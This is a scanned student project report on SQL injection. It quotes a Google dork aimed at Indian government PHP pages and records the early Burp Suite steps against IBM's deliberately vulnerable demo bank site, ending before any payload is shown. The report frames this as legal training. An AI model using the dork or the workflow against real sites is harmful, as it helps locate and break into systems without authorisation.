
This project is done by-

DIKSHA SHARMA

CYBER SECURITY
&
ETHICAL HACKING
MAJOR PROJECT

Task 1: Take some random websites using Google hacking database and enter into their admin panel using SQL Injections (Manual and using a tool called burp suite)

(As recommended by the mentor, “Not to use live sites.” This task is performed on a site which is specifically made to do pen-testing and is legal.)



site:.nic.in inurl:.php?id=

GHDB-ID: 7767

Author: KRISHNA AGARWAL

Published: 2021-11-11


Google Dork Description: site:.nic.in inurl:.php?id=

Google Search: site:.nic.in inurl:.php?id=

```
# Google Dork: site:.nic.in inurl:.php?id=
# Files Containing Juicy Info
# Date:11/11/2021
# Exploit Author: Krishna Agarwal
```

Downloads	Certifications	Training	Professional Services
Kali Linux	OSCP	Penetration Testing with Kali Linux (PWK) (PEN-200) All new for 2020	Penetration Testing
Kali NetHunter	OSWP	Offensive Security Wireless Attacks (WiFu) (PEN-210)	Advanced Attack Simulation
Kali Linux Revealed Book	OSEP	Evasion Techniques and Breaching Defenses (PEN-300) All new for 2020	Application Security Assessment
	OSWE	Advanced Web Attacks and Exploitation (AWAE) (WEB-300) Updated for 2020	

Above Vulnerability is exploited.



Sign In | Contact Us | Feedback | Search [ ] Go

AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking Login

Username: [ ]

Password: [ ]

Login


Privacy Policy | Security Statement | Server Status Check | REST API | © 2022 Altoro Mutual, Inc.

This web application is open source! Get your copy from GitHub and take advantage of advanced features

The AltoroJ website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to http://www-142.ibm.com/software/products/us/en/subcategory/SWI10.

Copyright © 2008, 2022, IBM Corporation, All rights reserved.

Above is the chosen test site for sql injection attack (http://demo.testfire.net/)



PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

Online Banking Login


Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username: [ ]


Password: [ ]

Login

Login error on username: admin and password:1234 – Will try to login using SQL injection without the need of a password.


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Altoro Mutual
Not secure | demo.testfire.net/login.jsp
AltoroMutual
DEMO SITE ONLY
ONLINE BANKING LOGIN
PERSONAL
SMALL BUSINESS
INSIDE ALTORO MUTUAL
Online Banking Login
Username:
Password:
Login


Site opened on Burp Suite's Browser




```
POST /doLogin HTTP/1.1
Host: demo.testfire.net
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://demo.testfire.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://demo.testfire.net/login.jsp
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en;q=0.9
Cookie: JSESSIONID=[illegible]
Connection: close

uid=admin&passw=1234&btnSubmit=Login
```

Request generated for login



Sent to Repeater




```
